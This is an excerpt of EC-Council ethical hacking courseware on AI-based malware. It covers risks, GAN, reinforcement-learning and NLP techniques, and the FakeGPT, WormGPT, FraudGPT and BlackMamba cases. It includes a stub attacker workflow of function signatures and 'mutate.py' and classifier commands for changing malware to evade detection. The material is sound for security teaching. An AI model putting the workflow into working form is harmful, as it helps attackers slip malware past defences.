
Alongside its remarkable achievements, AI has also sparked concerns regarding its potential misuse. AI-powered malware can present a significant and evolving threat landscape, introducing both new challenges and risks in the field of cybersecurity. The following are some key challenges and risks associated with AI-powered malware:

- Automates various tasks, such as reconnaissance, target selection, and payload delivery, reducing direct human intervention, which complicates detection and mitigation efforts.
- Analyzes patterns in system behavior and dynamically modifies its code to evade signature-based detection methods.
- Designed to target specific victims and remain undetected until specific conditions are met, making it harder to identify and neutralize.
- Analyze vast amounts of data within a short time to identify targets with potential vulnerabilities that increase the efficiency and speed of the attacks.
- Learns and adapts its tactics based on past experiences, making it increasingly difficult to detect and mitigate over time.
- With self-learning ability, it can identify and exploit real-time vulnerabilities, allowing it to autonomously propagate through the target network.
- Develops customized payloads tailored to specific targets or environments, which enhances its effectiveness.
- Employs advanced evasion techniques, such as polymorphism, obfuscation, code compression, and encryption for anonymously infiltrating the target networks making it difficult to detect.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Adapts social engineering attacks based on data it gathers, such as data scraped from social media sites, increasing its ability to carry out various social engineering attacks.
- Uses sophisticated algorithms such as natural language processing (NLP) algorithms, deep learning algorithms, etc., assisting it in evading traditional detection mechanisms.
- Rapidly adapts to defense changes, exploiting zero-day vulnerabilities before patches are applied.
- Manipulates data and models used by AI systems, compromising AI-driven decision-making and intrusion detection systems.
- Extracts sensitive information using advanced data analysis techniques, raising significant privacy issues, especially when personal or confidential data is compromised.
- Complicates attribution by obfuscating its origin and mimicking other threat actors, making efforts to identify and hold perpetrators accountable difficult.
- Accelerates the cyber arms race, requiring increasingly sophisticated AI-based defenses to counter evolving threats.
- Incorporates self-healing capabilities, allowing it to repair or reconfigure itself when parts of its code are detected and neutralized.
- Conducts large-scale, coordinated attacks across multiple targets simultaneously, overwhelming traditional defense mechanisms.
- Coordinates attacks across multiple vectors such as email, web, or network, making it difficult for defenders to cover all potential entry points.
- Remains dormant and undetected for extended periods, launching attacks only when the opportunity is optimal.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Techniques Used in AI-based Malware Development

AI-based malware is often developed via sophisticated techniques that leverage artificial intelligence to design malicious code and enhance the malware's effectiveness, adaptability, and evasion capabilities. These techniques enable malware to analyze data from various entities, learn from their environment, and make decisions without human intervention. Some of the techniques that attackers use for creating AI-based malware are discussed below.

Generative Adversarial Networks (GANs)

Generative adversarial networks (GANs) have emerged as a potent resource in the field of AI, particularly for generating new data that is similar to but distinct from the data on which they were trained. Attackers use GANs to generate malware through the following steps:

- Run the following script to train the GAN models for each malware family and save generator models at specified intervals:

```
import tensorflow as tf

def train_gan_models(data, epochs_gan=200, epochs_wgan=500,
epochs_wgan_gp=500)
```

- Run the following command to generate fake samples in batches of 32 using the saved generator model:

```
def generate_fake_samples(generator_model, num_samples=32)
```

- Run the following command to evaluate generated fake samples with real samples:

```
def evaluate_fake_samples(fake_samples, real_samples)
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following command to repeat steps 2-3 multiple times and compute the average outcome:

  `def repeat_and_average_results()`

- Run the following command to select the top-performing generator models based on their performance during evaluation:

  `def select_top_models()`

- Run the following command to generate extra fake samples using top-performing models and evaluate their quality:

  `def generate_more_fakes(top_models)`

- Run the following command to repeat for the other architecture and repeat the steps 2-6 for architectures such as WGAN and WGAN-GP:

  `def repeat_for_other_architectures()`

Reinforcement Learning

Reinforcement learning is used to develop or mutate AI malware by adding additional features. For instance, the results generated by the above GAN can be saved as (RL_Features/adversarial_imports_set.pk and RL_Features/adversarial_sections_set.pk), which will be utilized for incorporating imports and sections into the malware for mutation. Attackers execute the following steps to mutate the malware files generated by GAN:

- Run the following command to assess the sample classifier for scoring malware files:

  `python classifier.py -d /path/to/directory/with/malware/files`

- Run the following command to mutate the malware files:

  `python mutate.py -d /path/to/directory/with/malware/files`

  Here, the mutated files are saved in the following path

  `Mutated_malware/mutated_<name-of-the-file>`

- After the malware files have been mutated, run the classifier to evaluate the mutated malware:

  `python classifier.py -d Mutated_malware/`

Natural Language Processing (NLP)

Natural language processing (NLP) is a branch of artificial intelligence that focuses on the interaction between computers and humans through natural language. The primary goal of NLP is to enable computers to understand, interpret, and generate human languages in a valuable way. While NLP holds significant promise for numerous beneficial applications, such as enhancing accessibility and automating customer service, it can also be exploited for malicious purposes, including AI-based malware development.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


The following are different ways attackers utilize NLP in the development of malware:

- **Sophisticated phishing attacks:** By leveraging NLP, cyber attackers can automate the generation of highly convincing phishing emails or messages that mimic the style, tone, and common phrases of legitimate communications from individuals or organizations. This can significantly increase the chances of deceiving the recipient into clicking malicious links or disclosing sensitive information.
- **Context-aware malware:** NLP can enable malware to understand the context of documents, emails, and conversations on an infected device, allowing it to identify and exfiltrate sensitive information more effectively. For example, malware could scan for financial documents or personal data by understanding the content of files rather than just file names or extensions.
- **Automated social engineering:** Using NLP, malware can engage in automated social engineering attacks by generating and conducting conversations with victims through chatbots or automated systems. These conversations can be tailored to elicit specific information or actions from the victim, such as providing passwords or downloading additional malware.
- **Sentiment analysis for targeting:** NLP techniques such as sentiment analysis can be used to analyze social media posts or communications to identify potential targets who may be more vulnerable to social engineering attacks. For instance, individuals expressing frustration with technology might be targeted with malware offering fake tech support.
- **Evasion techniques:** NLP can help malware developers create malware that understands and responds to security researchers' queries or automated analysis tools, making it harder to detect and analyze. The malware could recognize commands used by researchers to probe its functionality and either shut down or alter its behavior to evade detection.
- **Command and control communications:** NLP can enhance the sophistication of C2 communications between infected devices and attackers. By using natural language in communications, these transmissions can blend in more effectively with legitimate traffic, making them harder to detect by network monitoring tools.
- **Deepfake generation for scams:** NLP, combined with other AI technologies, can be used to create convincing deepfake audio or video messages. These deepfakes can impersonate trusted individuals or authority figures to trick victims into executing unauthorized transactions, revealing sensitive information, or infecting their devices with malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of AI-based Malware: FakeGPT

- The FakeGPT malware campaign uses a malicious Chrome extension that **mimics ChatGPT**, distributed via phishing and misleading ads
- Once installed, it enables attackers to steal sensitive information and **control ad accounts**, causing financial losses and reputational damage for victims



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

https://labs.guard.io

Examples of AI-based Malware (Cont'd)


WormGPT

- WormGPT is an AI-based chatbot built upon open-sourced **GPT-J LLM** (large language model) capable of interpreting and responding to natural language text
- Attackers can use WormGPT to enter prompts that generate **human-like replies** for fake emails that they can use to lure users into disclosing critical information and sending money

https://www.dazeddigital.com

FraudGPT

- FraudGPT is a malicious AI-driven tool tailored **similarly to ChatGPT**, but it produces deceptive content for malicious activities
- Attackers can use this tool to **generate deceptive content** such as convincing phishing mails and social engineering tactics, creating **cracking tools**, engaging in carding activities, identifying vulnerabilities, and many other malicious activities



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

https://news.kaduu.io

Examples of AI-based Malware

- **FakeGPT**

  Source: *https://labs.guard.io*

  The FakeGPT malware campaign involves a malicious Chrome extension that mimics the functionality of ChatGPT. This extension is distributed through phishing tactics and misleading advertisements, tricking users into downloading it from unofficial sources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once installed, the malware gains unauthorized access to the user's Facebook account, specifically targeting the ad management section. This allows the attackers to steal sensitive information and take control of the ad accounts to run fraudulent advertisements, leading to financial losses and potential reputational damage for the victims.

Attackers benefit significantly from the FakeGPT malware by monetizing the compromised Facebook ad accounts. By leveraging the popularity and trust associated with ChatGPT, the attackers increase the likelihood of successful installations. They can run unauthorized ads, diverting funds from the victim's accounts to their malicious campaigns. The malware's sophisticated disguise as a legitimate AI tool makes it challenging for users to detect, enhancing its effectiveness.




Figure 7.77: Working of FakeGPT




Figure 7.78: Screenshot of FakeGPT showing malvertising and installation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **BlackMamba**

  Source: *https://www.sentinelone.com*

  BlackMamba is an AI-generated polymorphic malware designed to infiltrate and exploit target environments. It leverages a large language model (LLM) to create a polymorphic keylogger, obfuscation methods, and encrypted channels for data exfiltration and command server communication. The infiltration starts with an initial payload that disrupts and evades traditional security measures such as firewalls and antivirus software. Once it has infiltrated the target environment, it initiates the collection of user keystrokes, which are then compressed and transmitted to the C2 server of the attacker in small fragments.

  The attacker collects sensitive data such as usernames, passwords, credit card details, and other information being typed on the targeted system. This collected data can be analyzed using AI algorithms on the C2 server of the attacker, potentially leading to further attacks such as spear phishing. Additionally, an attacker can sell this data to Dark wWb agents, allowing them to install additional malware, steal further data, or launch ransomware attacks on other systems connected to the network.

